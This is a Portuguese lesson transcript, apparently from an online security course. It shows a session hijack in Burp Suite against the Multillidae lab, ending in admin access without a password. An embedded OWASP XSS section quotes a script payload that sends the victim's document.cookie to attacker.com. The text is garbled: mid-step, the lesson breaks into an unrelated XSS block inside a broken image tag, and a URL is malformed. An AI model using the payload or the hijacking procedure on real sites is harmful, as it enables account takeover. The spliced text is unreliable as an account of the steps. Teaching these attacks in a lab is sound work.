
09

Sequestro de sessão com burp

Transcrição


Já realizamos o sequestro de sessão da vítima. Agora, vamos trocar aquela que está na máquina pela sessão recém descoberta do usuário:



Para efetivar esse procedimento, pediremos ajuda ao **Burp Suite**. Primeiro, é preciso configurar o browser para enviar informações ao **Burp**. Para isso, clicaremos no ícone das três linhas que fica no menu do navegador do Firefox e seguimos por:

"Preferences > Advanced > Network > Settings"


Na janela que será aberta, alteraremos "No proxy" para "Manual proxy configurations" e no campo "HTTP Proxy" preenchemos o número IP do localhost e a "Port" colocamos como 8080:



Com as configurações prontas, o próximo passo será abrir o **Burp Suite** e configurá-lo para interceptar as requisições. Seguimos por: "Target > Scope > Add".

Inserimos a URL que desejamos que seja interceptada, referente ao site do *Multillidae*: `http//:192.168.1.37` .

Lembrando que o IP que aparece para nós pode ser diferente do que aparece na sua casa.




Feita a configuração do endereço que deve ser interceptado podemos deixar momentaneamente o modo de interceptar desativado. Para isso, vamos em "Proxy" e clicaremos em cima do botão de interceptar até que ele fique "Intercept is off".


Verificaremos o que ocorre se acessarmos o site como usuário comum antes de continuar. Entramos no site e criamos um login, nome de usuário "Rafael" e senha "alura". Com o login criado, acessaremos o site e logo em seguida damos um *logout*. Temos a seguinte URL:

<img src="Os ataques de *Cross Site Scripting* são muito comuns. As empresas muitas vezes desconhecem a severidade e o impacto que isso pode representar para elas.

Essa é uma das vulnerabilidades que constam no ranking da *OWASP*, disponível aqui.



Clicando no *Cross Site Scripting*, será aberta uma nova página:



Page Discussion Read View source View history Search

Top 10 2013-A3-Cross-Site Scripting (XSS)


2013 Table of Contents

← A2-Broken Authentication and Session Management | 2013 Top 10 List | A4-Insecure Direct Object References →

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are two different types of XSS flaws: 1) Stored and 2) Reflected, and each of these can occur on the a) Server or b) on the Client. Detection of most Server XSS flaws is fairly easy via testing or code analysis. Client XSS is very difficult to identify.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

Esta página indica como a vulnerabilidade é explorada e como podemos fazer a prevenção a ataques desse gênero. Por exemplo, verificar se tags estão abertas, se existe a palavra `script` naquilo que o usuário está tentando inserir, etc.

Mais abaixo podemos verificar exemplos de ataques:



Example Attack Scenarios

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'><script>document.location= 'http://www.attacker.com
/cgi-bin/cookie.cgi ?foo='+document.cookie</script>'.
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See A8 for info on CSRF.

References

OWASP

- Types of Cross-Site Scripting
- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP AntiSamy: Sanitization Library
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review
- OWASP XSS Filter Evasion Cheat Sheet

External


- CWE Entry 79 on Cross-Site Scripting

Na mesma página são listadas algumas referências de links com informações sobre proteção e prevenção a ataques.


Uma recomendação é ler as documentações da *OWASP* para compreender como os ataques são realizados e como a prevenção pode ser feita.

Podemos retornar ao **Burp** e ligar novamente o botão de interceptar: *Intercept is on*.

Retornamos ao site do *Multillidae*, como usuário comum, e fazemos novamente o login. O *Burp* já avisa que somos interceptados e o que ele nos mostra é o número de sessão da vítima. Com esse número capturado podemos retornar ao **Burp** e colar essa informação no seguinte local:



Feita a troca de sessão, podemos pedir ao Burp para finalizar a requisição. Pressionamos o botão "Forward" e ao retornarmos a página do *Multillidae*, verificaremos que estamos logados como `admin`:



Ou seja, obtivemos um ótimo resultado. Estamos logados no site, como `admin` sem sabermos nem sequer a senha do usuário!